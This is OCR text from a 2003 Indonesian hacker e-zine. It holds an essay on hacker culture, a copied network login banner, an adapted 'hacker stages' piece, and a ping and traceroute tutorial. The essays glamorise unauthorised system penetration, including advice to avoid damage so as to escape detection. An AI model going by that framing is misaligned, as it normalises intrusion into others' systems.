
[Al-Razi, al-Thibb al-Ruhani]

Dalam dunia psikologi, - tidak semuanya - sebagian hacker memiliki beberapa masalah psikologi. Bukanlah hal yang mudah untuk hidup secara 'geek'. Hacker memiliki cara pandang dan pola hidup yang sedikit menyimpang dari kebanyakan. Hal ini meyebabkan hacker berbeda dan 'glow in the dark'. Budaya kebanyakan atau 'mainstream' bukanlah sebuah budaya obyektif dan dapat diterima oleh hacker. Mainstream telah tertidur dan melupakan berbagai masalah yang seharusnya dipecahkan, setidak-tidaknya sebagai kebutuhan berfikir. Mainstream dengan sifat 'kebanyakannya' telah menciptakan nilai-nilai subyektif yang tidak obyektif kebenarannya, bahkan malah masyarakatlah yang menciptakan 'standar kebenaran'. Sedangkan hacker begitu menghargai liberalisme dan kebebasan berfikir dan menghargai mengapa seseorang melakukan atau tidak melakukan sesuatu. Hacker menyadari bahwa hidup tidak selalu ideal dan prinsip 'ceteris peribus' tidak dapat diterapkan begitu saja.

Hacker-hacker remaja atau 'proto-hacker' merupakan korban dari mainstream. Dalam dunia hacker-hacker remaja, mereka berfikir jauh melompati masyarakat disekeliling-nya. Dalam segi teknik-pun mereka lebih kreatif dan mampu mengembangkan kemampuan berfikirnya. Sebut saja 'phiber optik', 'bloodaxe', 'CB', merupakan remaja-remaja unggul dan sekumpulan jenius yang terbuang.

Dalam dunia hacking, hacker berkomunikasi secara digital. Irc, Messengger, Mailing-List dan Short Message System merupakan sarana komunikasi yang paling sering dipergunakan. Dan dalam komunitas mereka seperti saudara. Hacker akan merasakan kebahagiaan berada dilingkungan dimana ia DIHARGAI dan mendapat tempat.

Komunitas bermula dari sekelompok anak muda - dan beberapa didirikan oleh 31337 -. Dalam komunitas terdapat semangat saling membangun dan bertukar informasi. Tidak jarang diantara komunitas mereka membahas




masalah pribadi, kedekatan secara emosional membentuk sebuah rasa persaudaraan yang kuat. Tidaklah mengherankan begitu banyak pendukung yang berasal dari kalangan hacker berdemonstrasi menuntut kebebasan 'Kevin Mitnick'. Berbagai situs hacking, sebut saja 2600.com menempatkan logo "FREE KEVIN" dalam situsnya dan aktivis hacking dengan bangga mengenakan t-shirt "FREE K".

Masing-masing komunitas hacker memiliki keunikan tersendiri, mereka berusaha untuk memberikan yang terbaik. Persaingan sehat terjadi disini, walaupun tidak jarang terjadi perang cyber (cyber war). Namun hal ini terjadi dalam lingkungan cracker, kita sebut saja cyber vandals. Mereka saling mengirimkan worm, menginfeksi server-server dan secara terorganisir melakukan serangan Denial of Service dengan berbagai tujuan.

Lalu mengapa mereka melakukan hacking ? Ini semua pada dasarnya adalah sebuah rasa ingin tahu, dan keyakinan bahwa kebenaran ada diluar sana !

Tapi sayangnya journalis, wartawan, seperti halnya para 'muggle' dalam Harry Potter, mereka tidak tahu apa-apa dan menganggap semua aktifitas hacker adalah ilegal dan digunakan untuk mencari keuntungan materi. Mereka tidak menyadari semangat, jiwa dan ruh hacking.

Semua penuh keingintahuan, dan hacker memiliki rasa ingin tahu yang tinggi. Dan sistem dan teknologi untuk ditaklukkan, bukannya sistem yang menaklukkan dan mengendalikan kita !



C

YOU ARE NOW ENTERING A SECURE NETWORK FOR AUTHORIZED ACCESS ONLY.

PLEASE DISCONNECT IMMEDIATELY IF YOU ARE NOT AN AUTHORIZED USER
IF YOU ARE AN UNAUTHORIZED USER, PLEASE REPORT THIS ENTRY IMMEDIATELY TO :

NETWORK OPERATION CENTER (NOC),
JARING, MIMOS,
57000 KUALA LUMPUR,
57000 KUALA LUMPUR,
Phone : 03-89965000
Fax : 03-89961898
noc@jaring.my

FAILURE TO REPORT AN UNAUTHORIZED ENTRY MAY BE LIABLE FOR PROSECUTION
UNDER MALAYSIA LAWS.


User Access Verification

Username:

Ada sesuatu dibalik sana. Dan dalam kode etik hacker, semua informasi haruslah bebas. Sejujurnya saya kurang setuju terhadap statement diatas. Saya tetap tidak akan senang jika ada seseorang memasuki wilayah prifasi saya. Kebebasan disini adalah informasi umum. Setiap orang berhak tahu ! Dan setiap penguasa tidak punya hak untuk menutup-nutupinya.

Lalu apakah hacking, hacker dan panggung perhackingan (hacking scene) akan terus berlanjut ? YA ! Tidak ada alasan untuk menghentikan 'pencarian' ini. Terlepas dari baik atau buruk, rasa ingin tahu - yang positif - tidak boleh dikekang. Semuanya akan berjalan sesuai dengan evolusi. Dan pengetahuan akan mengubah umat manusia ! Anda bisa menghentikanku, namun tidak akan bisa menghentikan kami semua !!!

EOF.




Greetz: ECHO STAFF (Y3DIPS, COMEX, THE_DAY2000, z3r0byt3s)
Member newbie_hacker
Phriends 3 IPA 4 SMU 3 P##A## <-- nope !!
* Penelpon gelap: 081266146##

In Memorial
* Berbuka puasa bersama 3 IPA 4: SENIN, 10 NOV 2003
I'M SO HAPPY, I LOVE YOU ALL MY FRIENDS
RIZKA, WISH I COULD TELL YOU THE TRUTH !!

(C) 13 NOV 2003 by:

http://members.lycos.co.uk/geek0
() ASCII PINK RIBBON
/\ FOR TRUE LOVE AND TRUTH !!



TINGKATAN MASYARAKAT HACKER

Author: MOBY (Echo staff) moby@echo.or.id || mobygeek@telkom.net
Online @ www.echo.orid :: http://ezine.echo.or.id

Catatan: Artikel ini merupakan saduran dari HACKER STAGES v1.03 r26MAR2000 dari ElfQrin (www.elfqrin.com)

Beberapa bagian dari tulisan asli telah mengalami modifikasi dan penyesuaian. Beberapa yang kurang tepat juga telah saya hapus dan saya sesuaikan relatif terhadap pendapat saya sendiri. Mohon maaf.

Pada dasarnya, setiap pelaku TI atau praktisi hacking itu sendiri mendefenisikan konsep 'HACKING' yang berbeda. Tidak tertutup kemungkinan untuk terjadi perbedaan pendapat terhadap konsep yang di makhsud, namun cukup jadikan perbedaan pendapat sebagai sebuah kekayaan pemikiran.


Dalam perjalanan menuju pendewasaan, perubahan pola pikir dan kemampuan teknik, setiap manusia yang memasuki wilayah hacking akan melewati beberapa tingkatan.

1. Si Dungu

Saya rasa tidak berlebihan untuk menyebut masyarakat pada tingkatan ini dengan istilah dungu. Mereka hanya memiliki kemampuan teknis komputer yang rendah dan mengenal hacking dari surat kabar, bahwa hacker adalah seorang penjahat elektronik.
Bahkan beberapa diantara mereka juga menulis di surat kabar dalam hal dan konsep yang sama.

2. Lamer

Lamer merupakan sebuah fenomenal awal remaja yang tertarik mempelajari hacking. Mereka mempunyai kemampuan komputer standar dan sedikit lebih banyak mendapat informasi.
Mereka mencoba mencari petunjuk serangan praktis. Baik dari e-zine maupun melalui diskusi IRC (Chatting). Serangan dilakukan dengan trojan, sebuah remote administration tool yang memberikan akses terhadap mesin yang telah terinfeksi.
Lamer juga melakukan benyak hal-hal tidak berguna, seperti tukar-menukar nomor kartu kredit, dan tukar-menukar password website porno komersial.
Hacker yang kompeten, atau remaja yang berhasil lolos dari 'seleksi alam' akan melalui masa ini dengan begitu cepat memasuki wilayah penuh keingintahuan.



3. Wannabe

Wannabe hacker menganggap hacking lebih sebagai philosophy, atau seni kehidupan. Mereka mulai membaca teknik-teknik hacking dasar dan melakukan searching (pencarian) dokumen-dokumen hack yang lebih serius. Wannabe telah menunjukkan antusiasnya dalam hacking dan mulai meninggalkan dunia lamer yang penuh kebodohan.

4. Larva

Perjalanan penuh perjuangan menjadi kupu-kupu. Larva telah disibukkan dengan berbagai pertanyaan bagaimana benda-benda bekerja ? Bagaimana dunia bekerja. Larva adalah step terpenting dalam pembentukan jati diri hacker. Mereka menemukan cara untuk membuat eksploits sendiri. Mencoba melakukan penetrasi sistem tanpa melakukan pengerusakan, karena mereka tahu, pengerusakan sistem adalah cara termudah bagi mereka (sysadmin dan polisi) untuk menangkap jejak sang larva.

5. Hacker

Sebuah keindahan, naluri, karunia tuhan terhadap orang-orang yang berjuang. Akhirnya tingkatan tertinggi dari budaya digital telah dicapai. Sebuah dunia baru menanti. Dunia hacking !!

Sesunguhnya setiap orang tidak akan tau kapan pastinya ia menjadi hacker. Sama halnya dengan anda tidak pernah tau pasti kapan anda tertidur. Hal terpenting adalah terus belajar dan mengembangkan pengetahuan. Saat anda beristirahat sejenak dan mengenang kembali .. anda telah menjadi hacker.

Kemampuan spesial.


Hacker dalam tahap pendewasaannya akan mengalami spesialisasi skil/kemampuan. Mereka akan dikenal sebagai:

1. Wizard

Yaitu seseorang yang memiliki pengetahuan yang begitu banyak terhadap subyek tertentu.

2. Guru

Seseorang yang tau apapun tehadap subyek tertentu. Mereka mengetahui fitur-fitur tak terdokumentasi. Trik-trik pengembangan, dan teknik-teknik mengalahkan keterbatasan - limit -



Hacker sejati mengenal kebodohannya dan terus mengembangkan diri untuk mengatasi semua kebodohannya. Dan dalam perjalanan itu alam mengadakan seleksi, siapakah yang mampu bertahan ?

rev:
[1] http://www.ElfQrin.com/docs/HackerStages.html

EOF.

Greetz: ECHO-STAFF
Y3DIPS, The_Day, Comex, z3r0byt3


MinangCrew Security Team, K-Elektronik, IndoHack, 1st, renjana, n' semua portal security & hacking.

My PHRIENDS: IPA 4, SMU 3 P##A## <-- CENCORED

The Girls: Rizka, Kiking, Nike (shut the ph##k up), Nadya (nenek :P), Silvia. <-- Aku harap kalian puasa penuh bulan ini :P :P: P :)

(C) 08 NOV 2003 by:

http://members.tripod.co.uk/geek0
() ASCII Blue Ribbon.
/\ Free Speech n' Thinking



Menganalisa Jaringan Menggunakan Ping dan Traceroute

Author: Samuel (http://konsultanlinux.com) samuel@konsultanlinux.com
Online @ www.echo.or.id :: http://ezine.echo.or.id

Kadang-kadang alamat web yang sering kita kunjungi tidak dapat diakses secepat biasanya, di internet hal ini dapat terjadi karena beberapa sebab, yang paling sering adalah karena jalur internet yang kita lalui memang sedang melambatatau penuh atau server dari alamat web tersebut sedang diakses oleh banyak orang sehingga membutuhkan waktu bagi server tersebut untuk memproses permintaan kita.


Memang sulit untuk mendeteksi permasalahan yang ada pada server remote (server yang terletak di tempat lain), tetapi ada beberapa software yang dapat membantu kita untuk mendeteksi kondisi jaringan yang kita lalui.

Dua software yang paling sering penulis pakai untuk mendeteksi jaringan adalah ping dan traceroute. Utility tersebut pada mulanya diciptakan untuk sistem operasi Unix, tetapi sekarang juga diterapkan pada DOS dan Windows, bernama ping dan tracert. Juga ada versi dari program ini yang berjalan pada Macintosh. Untuk artikel ini, penulis mengasumsikan pembaca menggunakan Unix atau Linux, tetapi cara yang sama dapat diterapkan pada DOS dan Windows.

Penulis akan memulai dengan ping. Ping bekerja dengan mengirimkan sebuah paket data yang disebut dengan Internet Control Message Protocol (ICMP) Echo Request. Paket ICMP ini biasanya digunakan untuk mengirimkan informasi tentang kondisi jaringan antara dua host (komputer). Informasi yang dikirim kurang lebih adalah “jangan lakukan itu”, “kirimkan paket yang lebih kecil”, “data yang anda cari tidak ada”, “jangan kesini, anda harusnya kesana”. Jika sebuah host menerima Echo Request ini, dia harus merespon dengan mengirimkan Echo Reply, dengan menempatkan Echo Request ke bagian data pada Echo Reply.

Penggunaan ping cukup sederhana, kita tinggal mengetikkan : ping namahost,dimana namahost adalah nama atau nomor IP dari host yang kita tuju. Banyak sekali versi dari ping, tetapi jika anda menggunakan ping milik Linux, maka outputnya akan menjadi seperti berikut :

```
$ ping www.silvia.com
PING silvia.com (198.168.0.2): 56 data bytes
64 bytes from 198.168.0.2: icmp_seq=0 ttl=253 time=0.398 ms
64 bytes from 198.168.0.2: icmp_seq=1 ttl=253 time=0.552 ms
64 bytes from 198.168.0.2: icmp_seq=2 ttl=253 time=0.554 ms
64 bytes from 198.168.0.2: icmp_seq=3 ttl=253 time=0.553 ms
```




```
64 bytes from 198.168.0.2: icmp_seq=4 ttl=253 time=0.554 ms
64 bytes from 198.168.0.2: icmp_seq=5 ttl=253 time=0.551 ms
64 bytes from 198.168.0.2: icmp_seq=6 ttl=253 time=0.552 ms
64 bytes from 198.168.0.2: icmp_seq=7 ttl=253 time=0.554 ms
64 bytes from 198.168.0.2: icmp_seq=8 ttl=253 time=0.554 ms
64 bytes from 198.168.0.2: icmp_seq=9 ttl=253 time=0.553 ms
^C
----localhost PING Statistics----
10 packets transmitted, 10 packets received, 0% packet loss
round-trip min/avg/max = 0.398/0.537/0.554 ms $
```

yang terjadi ketika kita melakukan ping ke www.silvia.com adalah kita mengirim satu paket ICMP Echo Request, setiap detik ke host tersebut. Ketika program ping kita memperoleh Echo Reply dari host yang kita tuju (www.silvia.com), dia akan mencetak respon tersebut ke layar yang menunjukkan ke kita beberapa informasi : yang pertama adalah nomor IP dari mana ping memperoleh Echo Reply, biasanya IP ini adalah IP dari host yang kita tuju (www.silvia.com), yang kedua adalah nomor urut (ICMP Sequence), yang dimulai dari 0 dan seterusnya, yang ketiga adalah Time To Live (TTL) dan yang terakhir adalah berapa mili detik waktu yang diperlukan untuk program ping mendapatkan
balasan.Informasi-informasi tersebut akan penulis jelaskan satu persatu sebagai berikut.

Nomor urut yang didapat menandakan paket ping yang keberapa yang dibalas, jika nomor
yang didapat tidak berurutan, berarti ada paket yang drop, dengan kata lain entah itu Echo Request atau Echo Reply hilang di tengah jalan. Jika jumlah paket yang hilang sedikit (kurang dari satu persen), hal ini masih normal. Tapi jika paket yang hilang banyak sekali, berarti ada masalah pada koneksi jaringan kita.

Informasi berikutnya adalah Time To Live, setiap paket data yang dikirimkan melalui jaringan memiliki informasi yang disebut TTL, biasanya TTL ini diisi dengan angka yang relatif tinggi, (paket ping memiliki TTL 255). Setiap kali paket tersebut melewati sebuah router maka angka TTL ini akan dikurangi dengan satu, jika TTL suatu paket akhirnya bernilai 0, paket tersebut akan di drop atau dibuang oleh router yang menerimanya. Menurut aturan RFC untuk IP, TTL harus bernilai 60 (dan untuk ping 255).
Kegunaan utama dari TTL ini supaya paket-paket data yang dikirim tidak ‘hidup’ selamanya di dalam jaringan. Kegunaan yang lain, dengan informasi ini kita dapat mengetahui kira-kira berapa router yang dilewati oleh paket tersebut, dalam hal ini 255 dikurangi dengan N, dimana N adalah TTL yang kita lihat pada Echo Reply.

Jika TTL yang kita dapatkan sewaktu kita melakukan ping berbeda-beda, ini menandakan bahwa paket-paket ping yang kita kirim berjalan melewati router yang berbeda-beda, hal ini menandakan koneksi yang tidak baik.




Informasi waktu yang diberikan oleh ping adalah waktu perjalanan pulang pergi ke remote
host yang diperlukan oleh satu paket. Satuan yang dipakai adalah mili detik, semakin kecil angka yang dihasilkan, berarti semakin baik (baca : cepat) koneksinya. Waktu yang dibutuhkan suatu paket untuk sampai ke host tujuan disebut dengan latency. Jika waktu pulang pergi suatu paket hasil ping menunjukkan variasi yang besar (diatas 100), yang biasa disebut jitter, itu berarti koneksi kita ke host tersebut jelek. Tetapi
jika selisih tersebut hanya terjadi pada sejumlah kecil paket, hal tersebut masih dapat ditoleransi.

Untuk menghentikan proses ping, tekan Ctrl+C, setelah itu ping akan mencetak informasi tentang berapa paket yang telah dikirimkan, berapa yang diterima, persentasi paket yang hilang dan angka maksimum, minimum serta rata-rata dari waktu yang dibutuhkan oleh paket tersebut untuk melakukan perjalanan pulang pergi.

Seperti yang anda lihat, ping berguna untuk melakukan tes konektivitas pada jaringan dan untuk memperkirakan kecepatan koneksi.

Berikutnya kita akan mempelajari traceroute (atau tracert di dalam windows) yang akan menunjukkan pada kita jalur router yang dilewati oleh paket yang kita kirimkan ke host tertentu. Untuk lebih memperjelas, berikut ini adalah contoh hasil traceroute ke www.berkeley.edu:

```
$ traceroute www.berkeley.edu
traceroute to amber.Berkeley.EDU (128.32.25.12), 30 hops max, 40 byte packets
1 203.130.216.2 (203.130.216.2) 137 ms 151 ms 151 ms
2 203.130.216.1 (203.130.216.1) 151 ms 137 ms 138 ms
3 192.168.8.49 (192.168.8.49) 137 ms 151 ms 151 ms
4 S12-0-11.kbl.surabaya.telkom.net.id (202.134.3.45) 192 ms 151 ms 151 ms
5 FE0-0-gw3.cibinong.telkom.net.id (202.134.3.134) 165 ms 151 ms 151 ms
6 hssi-gw3.hk.telkom.net.id (202.134.3.1) 659 ms 659 ms 645 ms
7 202.130.129.61 (202.130.129.61) 645 ms 687 ms 659 ms
8 321.ATM5-0-0.XR1.HKG2.ALTER.NET (210.80.3.1) 645 ms 659 ms 645 ms
9 POS1-0-0.TR1.HKG2.Alter.Net (210.80.48.21) 672 ms 646 ms 645 ms
10 384.ATM4-0.IR1.LAX12.Alter.Net (210.80.50.189) 838 ms 796 ms 796 ms
11 137.39.31.222 (137.39.31.222) 810 ms 852 ms 810 ms
12 122.at-5-1-0.TR1.LAX9.ALTER.NET (152.63.10.237) 824 ms 810 ms 810 ms
13 297.at-1-0-0.XR1.LAX9.ALTER.NET (152.63.112.237) 824 ms 838 ms 824 ms
14 191.ATM6-0.BR1.LAX9.ALTER.NET (152.63.113.9) 837 ms 797 ms 810 ms
15 acr1-loopback.Anaheim.cw.net (208.172.34.61) 810 ms 1071 ms 782 ms
16 acr1-loopback.SanFranciscosfd.cw.net (206.24.210.61) 783 ms 810 ms 769 ms
17 BERK-7507--BERK.POS.calren2.net (198.32.249.69) 810 ms 1126 ms 796 ms
18 pos1-0.inr-000-eva.Berkeley.EDU (128.32.0.89) 796 ms 824 ms 796 ms
19 pos5-0-0.inr-001-eva.Berkeley.EDU (128.32.0.66) 796 ms 783 ms 783 ms
20 fast1-0-0.inr-007-eva.Berkeley.EDU (128.32.0.7) 810 ms 810 ms 797 ms
```



21 f8-0.inr-100-eva.Berkeley.EDU (128.32.235.100) 797 ms 782 ms 769 ms
22 amber.Berkeley.EDU (128.32.25.12) 796 ms 769 ms 810 ms

Traceroute akan menampilkan titik-titik perantara yang menjembatani anda dan titik tujuan anda, ‘jembatan’ inilah yang biasa disebut dengan router, data yang anda kirimkan akan meloncat melewati jembatan-jembatan ini. Ada tiga buah waktu yang menunjukkan berapa waktu yang dibutuhkan oleh paket tersebut untuk berjalan dari komputer anda ke router.Untuk dapat memahami seluruh data yang dihasilkan oleh traceroute tersebut, kita harus memahami bagaimana cara traceroute bekerja. Traceroute menggunakan prinsip TTL dan paket ICMP yang sudah kita singgung diatas.

Traceroute mengirimkan sebuah paket ke port UDP yang tidak dipakai oleh servis lain pada komputer tujuan (defaultnya adalah port 33434). Untuk tiga paket pertama, traceroute mengirimkan paket yang memiliki TTL satu, maka sesampainya paket tersebut pada router pertama (menghasilkan loncatan yang pertama) TTL akan dikurangi dengan satu sehingga menjadi 0 kemudian paket tersebut akan di drop. Berikutnya router tersebut akan mengirimkan paket ICMP ke komputer kita yang berisi pemberitahuan bahwa
TTL dari paket yang kita kirimkan sudah habis dan paket yang kita kirimkan di drop. Dari pesan ini, traceroute dapat menentukan nama router tempat data kita meloncat dan berapa waktu yang dibutuhkannya. Berikutnya traceroute akan mengirimkan paket dengan
nilai TTL yang ditambah satu demi satu sampai host tujuan dicapai. Karena itu traceroute menggunakan port yang tidak dipakai oleh servis lain sehingga paket yang dikirim mendapat respon dan tidak ‘dimakan’ oleh servis lain yang mungkin ada.

Berikut ini adalah contoh yang lebih kompleks dengan melakukan traceroute ke finland:

% traceroute www.hut.fi
traceroute to info-e.hut.fi (130.233.224.28), 30 hops max, 40-byte packets
1 203.130.216.2 (203.130.216.2) 137 ms 124 ms 137 ms
2 203.130.216.1 (203.130.216.1) 137 ms 124 ms 124 ms
3 192.168.8.49 (192.168.8.49) 137 ms 151 ms 151 ms
4 S12-0-11.kbl.surabaya.telkom.net.id (202.134.3.45) 192 ms 151 ms 151 ms
5 FE0-0-gw3.cibinong.telkom.net.id (202.134.3.134) 164 ms 165 ms 151 ms
6 hssi-gw3.hk.telkom.net.id (202.134.3.1) 673 ms 645 ms 645 ms
7 202.130.129.61 (202.130.129.61) 659 ms 646 ms 659 ms
8 321.ATM5-0-0.XR1.HKG2.ALTER.NET (210.80.3.1) 659 ms 645 ms 659 ms
9 POS1-0-0.TR1.HKG2.Alter.Net (210.80.48.21) 659 ms 632 ms 659 ms
10 284.ATM6-0.IR1.SAC2.Alter.Net (210.80.50.1) 797 ms 823 ms 797 ms
11 POS2-0.IR1.SAC1.ALTER.NET (137.39.31.190) 796 ms 1566 ms 810 ms
12 122.at-6-1-0.TR1.LAX9.ALTER.NET (152.63.10.218) 838 ms 823 ms 824 ms
13 297.at-2-0-0.XR1.SAC1.ALTER.NET (152.63.50.133) 933 ms 824 ms 838 ms
14 185.ATM5-0.BR4.SAC1.ALTER.NET (152.63.52.201) 810 ms 824 ms 851 ms
15 137.39.52.86 (137.39.52.86) 810 ms 1071 ms 810 ms



16 sl-bb21-ana-15-0.sprintlink.net (144.232.1.173) 769 ms (ttl=246!) 796 ms (ttl=246!) 783 ms (ttl=246!)
17 sl-bb20-pen-8-0.sprintlink.net (144.232.18.45) 893 ms 851 ms (ttl=245!) 893 ms
18 sl-bb22-pen-11-0.sprintlink.net (144.232.18.78) 893 ms (ttl=244!) 879 ms (ttl=244!) 879 ms (ttl=244!)
19 sl-bb10-nyc-9-0.sprintlink.net (144.232.7.1) 865 ms 879 ms 879 ms
20 sl-bb10-nyc-10-0.sprintlink.net (144.232.13.158) 879 ms 892 ms 893 ms
21 gblon505-tc-p6-3.ebone.net (195.158.229.46) 865 ms 879 ms 920 ms
22 bebru204-tc-p5-0.ebone.net (195.158.232.42) 961 ms 948 ms 934 ms
23 nlams303-tc-p1-0.ebone.net (195.158.225.86) 962 ms 961 ms 934 ms
24 dedus205-tc-p8-0.ebone.net (213.174.70.133) 934 ms 961 ms 947 ms
25 dkcop204-tb-p3-0.ebone.net (213.174.71.50) 975 ms 975 ms *
26 * * *
27 ne-gw.nordu.net (195.158.226.86) 1002 ms 962 ms 1016 ms
28 hutnet-gw.csc.fi (128.214.248.65) 1027 ms (ttl=238!) 1040 ms (ttl=238!) 1026 ms (ttl=238!)
29 hutnet-gw.hut.fi (193.166.43.253) 1020 ms 1037 ms 1023 ms
30 info-e.hut.fi (130.233.224.28) 1091 ms (ttl=46!) 1027 ms (ttl=46!) 1067 ms (ttl=46!)


Baris pertama hanya menunjukkan apa yang akan dilakukan oleh traceroute yaitu melakukan
trace ke host yang bernama info-e.hut.fi dengan maksimum loncatan 30 dan besar paket yang dikirimkan adalah 40 byte.

Hasilnya, paket tersebut melewati 30 router atau 30 kali loncatan. Loncatan yang pertama sampai kelima hanya memakan waktu sekitar 100-200 mili detik adalah loncatan dari komputer penulis ke jaringan milik Telkomnet di Indonesia. Pada loncatan ke enam, waktu yang diperlukan meningkat banyak sekali menjadi sekitar 650 mili detik, ini dikarenakan loncatan tersebut memang jauh, yaitu dari stasiun bumi Telkomnet yang ada di Cibinong ke gateway milik Telkomnet yang ada di Hongkong.

Kadang waktu yang diperlukan meningkat banyak sekali karena jarak yang jauh atau jaringan yang dilewati memang sedang padat. Anda harus mencurigai titik-titik dimana waktu yang diperlukan menjadi besar sekali. Jika hal ini terjadi, anda dapat mengeceknya dengan melakukan ping ke router tersebut beberapa kali untuk melihat apakah paket yang kita kirimkan di drop, atau apakah ada variasi waktu yang besar.

Kemudian pada loncatan ke 16 sampai 18 anda melihat (ttl=246!) di sebelah kolom waktu.
Ini adalah indikasi dari trceroute bahwa TTL yang kembali tidak sesuai dengan sewaktu dikirimkan ini menunjukkan adanya asymmetric path, yaitu router yang dilewati paket sewaktu berangkat tidak sesuai dengan router yang dilewati sewaktu paket tersebut kembali. Tetapi hal itu adalah normal.


Tanda asterik pada loncatan ke 25 dan 26 menandakan bahwa traceroute tidak menerima



respon dari komputer tersebut, pada loncatan ke 26 kemungkinan dikarenakan router tersebut tidak mengirimkan paket ICMP, sedangkan pada loncatan ke 25 kemungkinan adalah hasil dari paket ICMP yang dikirimkan oleh router tersebut hilang di perjalanan karena suatu sebab.

Dikombinasikan dengan ping, traceroute menjadi alat analisa jaringan yang baik dengan melihat loncatan mana yang memakan waktu yang besar atau paket yang di drop, kita dapat

menentukan dimana titik kritisnya. Kemudian dengan melakukan ping pada titik tersebut dan satu titik sebelumnya, kita dapat menemukan masalah yang ada dalam jaringan.



Membangun Proxy dengan Squid

Author: Samuel (http://konsultanlinux.com) samuel@konsultanlinux.com
Online @ www.echo.or.id :: http://ezine.echo.or.id

Proxy server berfungsi untuk membuat salinan data yang dibaca ari Internet ke jaringan lokal kita sehingga jika di lain waktu kita mengakses data yang sama, maka data tersebut akan diambil dari jaringan lokal kita sehingga akan sangat menghemat bandwith kita ke Internet.

